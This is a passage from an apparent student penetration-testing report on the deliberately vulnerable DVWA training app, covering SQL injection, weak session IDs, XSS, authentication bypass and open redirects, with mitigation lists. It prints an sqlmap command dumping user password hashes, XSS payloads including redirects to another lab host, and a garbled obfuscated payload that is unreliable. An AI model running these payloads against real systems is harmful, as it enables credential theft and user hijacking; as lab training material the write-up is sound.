| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

```
sqlmap -u "http://192.168.80.143/vulnerabilities/sqli_blind/" --cookie="security=medium;
PHPSESSID=fammp4j4k3c788cpmkr2u9a5mt" --data="id=1&Submit=Submit" -D dvwa -
T users -C user,password --dump
```

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b |
| admin | 81dc9bdb52d04dc20036dbd8313ed055 |
| gordonb | e2fc714c4727ee9395f324cd2e7f331f |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy | 1397be00a7d65231e0cbf7beac4cfec6 |
+-----+-----+
```

How to prevent sql injection

- Use Parameterized Queries (Prepared Statements)
- Use ORM (Object-Relational Mapping) Libraries
- Input Validation and Sanitization
- Educate Developers
- Web Application Firewalls (WAFs)

3.9 Weak session ID :

A weak session ID can lead to serious security vulnerabilities in web applications, potentially allowing attackers to hijack user sessions and gain unauthorized access to sensitive information. Session IDs are tokens that are used to identify users and maintain their state across different interactions with the application. If session IDs are weak or predictable, attackers can easily guess or manipulate them to impersonate legitimate users. Here are some common weaknesses associated with session IDs and how to mitigate them.

Low : the session id is incremented by one each time the user logged in and it is really very weak session id attackers can easily guess these values.

Medium : The session id is generated in random order but still it is in a clear text

High : In the high level the session id is encrypted that is good but in md5 hash so it can be collide and the session id is generated in sequential manner.

Impossible : It is possible in impossible stage as well because it still use md5 hash.


Mitigation: Always use HTTPS to encrypt the communication between the client and server, preventing session ID interception.

3.10 XSS (cross-site-scripting) :

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Low


```
<script>alert("DOM")</script>
```



Medium :

It has a filter of script tag , but there are no filters for other xss payload.


```
</select><img src='x' onerror='alert(1)'
```



High :


It whitelisted only select input , to exploit this value we can add additional parameter and value as XSS payload.

[http://192.168.80.143/vulnerabilities/xss_d/?default=English&a=%3Cscript%3Ealert\(1\)%3C/script%3E](http://192.168.80.143/vulnerabilities/xss_d/?default=English&a=%3Cscript%3Ealert(1)%3C/script%3E)



Reflected XSS :


`<script>alert("DOM"</script>`




Medium :

It has the filters only `<script>` tag only

<Script>alert('Reflected')</Script>



High :



Stored XSS

Low :

Can redirect any user to fake website

<script>window.location.href='http://192.168.80.251';</script>

Medium :

We have the name field that is vulnerable from this attack

```
<img src=x onerror=window.location.href='http://192.168.80.251';>>
```

This payload still work fine in the High level as well

At impossible level you need obfuscator

```
[[['f'+l+'a'+t']][c+'o'+n'+s'+t'+r+'u'+c+'t'+o'+r'](<+i+'m'+g+' '+s+'r+'c'+='+'x+' '+o+'n'+e+'r'+r+'o'+r+'='+'w'+i+'n'+d'+o'+w+'.'+l+'o'+c+'a'+t+'i'+o+'n+'.'+h+'r+'e'+f+'='+'''+'h'+t+'t'+p+'!'+ '/'+'/'+'l'+ '9'+ '2'+ '.'+'l'+ '6'+ '8'+ '.'+'8'+ '0'+ '.'+'2'+ '5'+ 'l'+ ''''+';'+'>'+')()
```

This will work

How to mitigate XSS (cross- site scripting)

- Input Validation and Sanitization
- Output Encoding
- Content Security Policy (CSP)
- Use Libraries/Frameworks with Built-in Protection
- Use Web Application Firewalls (WAFs)

3.11 Authentication bypass:

Authentication bypass is a serious security vulnerability that allows an attacker to gain unauthorized access to a system or application without providing valid credentials. This can lead to unauthorized data exposure, privilege escalation, and other security breaches. Here are some common techniques and preventive measures to avoid authentication bypass vulnerabilities.

Low : Just traverse the directory , there is no check for user authentication

one of the other users, for example gordon / abc123.


Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	<input type="text" value="Bob"/>	<input type="text" value="Smith"/>	<input type="button" value="Update"/>
4	<input type="text" value="Pablo"/>	<input type="text" value="Picasso"/>	<input type="button" value="Update"/>
3	<input type="text" value="Hack"/>	<input type="text" value="Me"/>	<input type="button" value="Update"/>
2	<input type="text" value="Gordon"/>	<input type="text" value="Brown"/>	<input type="button" value="Update"/>
1	<input type="text" value="admin"/>	<input type="text" value="admin"/>	<input type="button" value="Update"/>

Medium :

In the second one we need to have api request

http://192.168.80.143/vulnerabilities/authbypass/get_user_data.php



```
[{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]
```

High :

For high level we need to have admin cookies to access it.

3.12 HTTP redirection

Low :

http://192.168.80.143/vulnerabilities/open_redirect/source/low.php?redirect=http://www.google.com

Medium :

This works fine in medium level as well

High level :

You need to add info.php at the end because it allows only info.php so we can bypass it.

http://192.168.80.143/vulnerabilities/open_redirect/source/low.php?redirect=http://www.google.com/info.php

4. CONCLUSION

In conclusion, the Vulnerability Assessment and Penetration Testing (VAPT) conducted on the Damn Vulnerable Web Application (DVWA) using Burp Suite has yielded valuable insights into the security posture of the application. Through a systematic and rigorous approach, various vulnerabilities, weaknesses, and misconfigurations were identified and thoroughly assessed. This project served as an educational exploration of real-world web application security challenges and the effectiveness of the Burp Suite tool in addressing them. The assessment began with thorough preparation, including setting up the testing environment and configuring Burp Suite as a proxy for traffic interception. This laid the foundation for comprehensive testing across different modules of the application. Automated scans using Burp Suite's Scanner module identified common vulnerabilities like SQL injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF), providing a starting point for further investigation.

5. REFERENCE

- https://owasp.org/www-community/attacks/Brute_force_attack
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>
- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection
- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery
- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)